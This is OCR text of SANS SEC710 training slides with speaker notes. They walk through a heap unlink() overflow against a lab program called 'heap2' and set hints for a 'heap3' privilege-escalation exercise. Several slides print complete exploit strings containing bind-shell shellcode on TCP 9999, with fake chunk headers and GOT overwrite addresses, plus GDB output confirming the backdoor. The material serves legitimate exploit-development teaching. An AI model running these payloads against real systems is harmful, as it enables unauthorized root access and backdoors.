I have happily provided shellcode to open a backdoor on port TCP 9999 in the file shellcode.txt, located in your /home/deadlist directory. The size of this shellcode is 84 bytes.


Exercise:
The "heap2" Program (13)
• Steps we need to take:
– Insert our shellcode into the buffer
– Pad out the remaining space in the buffer
– Overwrite the next chunk's prev_size field with -4
– Overwrite the next chunk's size field with -16
– At -16, create a fake chunk header of -1, or any other negative value between -1 and -1023. Pad out any remaining bytes. The -1 has no nulls and handles programmatic idiosyncrasies
– Create a forward pointer in the next chunk to point to free()'s entry in the GOT
– Create a fake backward pointer in the next chunk to point to our shellcode in our buffer.
SANS SEC710 - © 2011

Exercise: The "heap2" Program (13)
Insert our shellcode into the buffer – Just like with stack overflows, we have to find a home for our shellcode that we can reach and where we know the location. In our example with the heap2 program, we will use the buffer allocated for the data we enter following ./heap2.

Pad out the remaining space in the buffer – Our shellcode is 84 bytes and the buffer is 512 bytes. We must pad accordingly so that we can overwrite header data of the adjacent chunk.


Overwrite the next chunk's prev_size field with -4 bytes – Overwriting the prev_size field with -4 bytes tricks unlink() into thinking that the chunk it is looking for is actually 4 bytes forward instead of 512 bytes backwards. It will then expect to find the fd and bk pointers 8 bytes past that location.

Overwrite the next chunk's size field with -16 bytes. At -16, create a fake chunk header of -1, or any other negative value between -1 and -1023. 1024 is not valid as it contains a null byte. The location of the negative value may be updated with heap metadata. Using a positive value may clobber data needed for the attack. Due to idiosyncrasies with the programmer's coding style, other values cannot be used. Reversing or analyzing the code may offer further information if you wish to gain a better understanding.

Create a forward pointer in the next chunk to point to free()'s entry in the GOT – This will be the location where we will write the address of our shellcode. Remember, EAX will be written to EDX +12 bytes.

Create a fake backward pointer in the next chunk to point to our shellcode in the buffer we control – We need to use the address of our shellcode in memory. If we're putting this at the beginning of the buffer, we already know the address from our ltrace output. We could also simply look it up in GDB.


Let's look at the next slide for the screenshot.


Exercise:
The "heap2" Program (14)
• Let's try our command...
(gdb) run `python -c 'print "\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x80\x96\x43\x52\x66\x68\x27\x0f\x66\x53\x89\xe1\x6a\x66\x58\x50\x51\x56\x89\xe1\xcd\x80\xb0\x66\xd1\xe3\xcd\x80\x52\x52\x56\x43\x89\xe1\xb0\x66\xcd\x80\x93\x6a\x02\x59\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80"+"A"*416+"\xff\xff\xff\xff"+"A"*8+"\xfc\xff\xff\xff"+"\xf0\xff\xff\xff"+"A"*4+"\xfc\x96\x04\x08"+"\x30\x99\x04\x08"'`
Program received signal SIGSEGV, Segmentation fault.
0x42074008 in _int_free () from /lib/i686/libc.so.6
• No luck! Thoughts?
SANS SEC710 - © 2011

Exercise: The "heap2" Program (14)


On this slide you can see our attack syntax inside of GDB including our shellcode, padding, new header information, and the forward and backward pointers. As you can see on the second image, our attack has caused a segmentation fault, but if it was successful it would simply hang as if it had locked. You can validate this by running the netstat command to look for port TCP 9999.

Try and think about why our attack is unsuccessful at this point. If you're running this exercise on your own, take a look inside the memory where the shellcode lies and determine what is happening.


Exercise:
The "heap2" Program (15)
• Take a look at shellcode + 8
(gdb) x/20x 0x8049930
0x8049930: 0x4353db31 0x6a026a53 0x080496fc 0x9680cde1
0x8049940: 0x68665243 0x53660f27 0x666ae189 0x56515058
0x8049950: x525280cd 0xe1894356
0x8049960: x80cd3fb0 0xb0f97949
0x8049970: x6e69622f 0x5352e389
Should have been our shellcode. Now it's a pointer…
• It got clobbered by unlink()'s write of EAX + 8 bytes
• We need to find a way to fix this
SANS SEC710 - © 2011

Exercise: The "heap2" Program (15)

If you take a look at the memory where our shellcode was copied, you can see that shellcode + 8 has been clobbered. Remember that unlink() will write a new forward pointer at EAX + 8 bytes. We need to figure out a way to get around this issue. Even if we move the pointer up 8 bytes, it will still take that address and write a new forward pointer 8 bytes ahead. Let's move on to a solution.


Exercise:
The "heap2" Program (16)
• Adding an opcode to jump 14 bytes
• \xeb\x0e – "eb" is the opcode for jmp
(gdb) run `python -c 'print "\xeb\x0e" + "A" *14 + "\x31\xdb\x53\x43\x53\x6a\x02\x6a\x6
6\x58\x99\x89\xe1\xcd\x80\x96\x43\x52\x66\x68\x27\x0f\x66\x53\x89\xe1\x6a\x66\x58\x50\x
51\x56\x89\xe1\xcd\x80\xb0\x66\xd1\xe3\xcd\x80\x52\x52\x56\x43\x89\xe1\xb0\x66\xcd\x80\
x93\x6a\x02\x59\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62
\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80"+"A"*400+"\xff\xff\xff\xff"+"A"*8+"\xfc\xff\xf
f\xff"+"\xf0\xff\xff\xff"+"A"*4+"\xfc\x96\x04\x08"+"\x30\x99\x04\x08"'`
[root@localhost deadlist]# netstat -na |grep 9999
tcp 0 0 0.0.0.0:9999 0.0.0.0:* LISTEN
• Success!
SANS SEC710 - © 2011


Exercise: The "heap2" Program (16)

Fortunately there is an opcode that can help us get around this issue. The "xeb" opcode gives a jump (jmp) instruction and takes in the number of bytes as an argument. For example, if we use "\xeb\x0e" before our shellcode at the top of the chunk, EIP will jump 14 bytes. All we have to do is put 14 bytes of padding and then our shellcode should be executed.

As you can see on the slide above, adding this opcode and padding before our shellcode worked! This can be verified with a simple, "netstat –na |grep 9999" to check for the listening port.


`python -c 'print "\xeb\x0e"+"A"*14+"\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x9
9\x89\xe1\xcd\x80\x96\x43\x52\x66\x68\x27\x0f\x66\x53\x89\xe1\x6a\x66\x58\x50\x5
1\x56\x89\xe1\xcd\x80\xb0\x66\xd1\xe3\xcd\x80\x52\x52\x56\x43\x89\xe1\xb0\x66\xc
d\x80\x93\x6a\x02\x59\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x6
8\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80"+"A"*400+"\xff\xff\xff\xff
"+"A"*8+"\xfc\xff\xff\xff"+"\xf0\xff\xff\xff"+"A"*4+"\xfc\x96\x04\x08"+"\x30\x99
\x04\x08"'`

The above exploit code is located in your /home/deadlist directory in the file ".heap2_exploit_code.txt" Don't forget the "." in the beginning as it is a hidden file and is not visible by a simple "list" command.



Exercise: The "heap2" Program (17)

Since we got it to successfully run inside GDB, let's drop out of GDB and run the exploit code against the program directly. As expected, the exploit was successful and port TCP 9999 is listening. If you have another VM up with an IP address, you can try to use netcat to connect.



Exercise:
The "heap3" Program (1)
• Your Turn!
• The "heap3" program
– Very similar to the heap2 program
– Exploiting free()'s GOT entry may not be possible.
– The program is not stripped.
– Your goal is privilege escalation, not opening a backdoor
– Hints follow on the next few pages... Try it yourself first
SANS SEC710 - © 2011

Exercise: The "heap3" Program (1)

Inside your Red Hat 8.0 VM's /home/deadlist directory is a program named "heap3." This is the program you will use for your exercise. As with the previous exercises, the goal is not to move ahead to find the answers. With everything we've covered so far, you should have some clear ideas as to what to look for and what tools to use. The heap3 program is very similar to the heap2 program with several exceptions. The program is not stripped, so you may use GDB to disassemble it if you desire. The buffer sizes have changed, the free() function is not called multiple times, and some other items have been moved. Using your knowledge from the exercise we just covered, see if you can determine all of the necessary information required to exploit this program.

The goal of this exercise is privilege escalation. This particular OS drops privileges when executing the program, so I have provided shellcode that when executed will set the UID to 0 and spawn a root shell for you. Often times in order to get a program to do what you want, multiple stages may be required. For example, your goal with this program is to escalate your privileges to root. If you try to run shellcode that simply opens a port up on the system, the privileges are dropped, and when you connect in, you will be running as the user who launched the program. In this scenario there may be shellcode that can provide you with the results you're looking for, or you may simply execute shellcode to escalate your privileges and then follow it up by exploiting the same program as root providing shellcode to open up a backdoor. However, if you successfully escalate your privileges to Root, you may already have everything you need to install a program, allow incoming, or make outgoing connections.

The next set of slides provide you with hints if you get stuck and need some help. Following the hints will be the solution that you may walk through.



Exercise:
"heap3" Program (2)
• Hint #1
– Use ltrace to determine what GOT entry may be a good target
• ltrace ./heap3 AAAA
• What functions are called after you run the attack on free()?
– Use objdump to determine addresses in the GOT
– Is malloc() giving you the right size?
SANS SEC710 - © 2011

Exercise: "heap3" Program (2)

Hint #1

As we've covered, the ltrace tool can be very helpful in mapping out a program's execution and providing information on the functions it calls. By running the command, "ltrace ./heap3 AAAA", you will be able to view the functions called and see if there are any called after you successfully exploit free() and unlink(). As you can also see with ltrace, the free() function is only called one time, so overwriting free()'s entry in the GOT is probably not a good place to write the pointer to the shellcode. See if there are any others to use.

Don't forget that you can use "objdump –R ./heap3" to view the relocation entries. Here you will be able to see the addresses needed to successfully overwrite the pointer. Feel free to use GDB to analyze memory to ensure you are properly copying your shellcode into memory and overwriting the entry in GDB. Sometimes malloc() doesn't give you the exact number of bytes you requested.



Exercise:
"heap3" Program (3)
• Hint #2
– How large is the buffer?
– ltrace just showed you this information
• Notice memset() is initializing data to 0's
– Reuse the exploit code from the last attack!
• Remember to switch the shellcode
SANS SEC710 - © 2011

Exercise: "heap3" Program (3)

Hint #2

The buffer size has changed from the last program we ran. You should be able to quickly determine the sizing needed by using the ltrace tool. The command used on the last slide should provide you with this information and allow you to adjust your exploit code accordingly. In the last exercise, memset() was being used to initialize the data in each buffer to a different letter. This time we can see with ltrace that all of the buffers are being initialized to 0. Remember this if you're using GDB to analyze the memory. The ltrace tool also shows you the buffer where your input is being copied.


Don't forget that you have the exploit code from the last exercise. This should provide you with the foundation and construct of what you need to exploit the heap3 program. Don't forget to switch out the shellcode to perform local privilege escalation.


Exercise:
"heap3" Program (4)
• Hint #3
– Don't forget to adjust the padding following the shellcode
• Reduce the number of A's to compensate for the change in shellcode size
– Don't forget to update the fd and bk pointers
• Has the GOT function's address changed?
• Did you adjust the chunk pointer?
SANS SEC710 - © 2011

Exercise: "heap3" Program (4)

This may seem like an obvious one, but is a very common cause of an unsuccessful exploit. This is also where GDB can help you out. You need to compensate for the difference in the size of the shellcode and adjust the padding accordingly. Once you determine the sizing, you will need to decrease or increase the number of A's used directly following your shellcode. GDB can help you to determine exactly where your shellcode should fall and give you the information needed to make any changes to your exploit code.

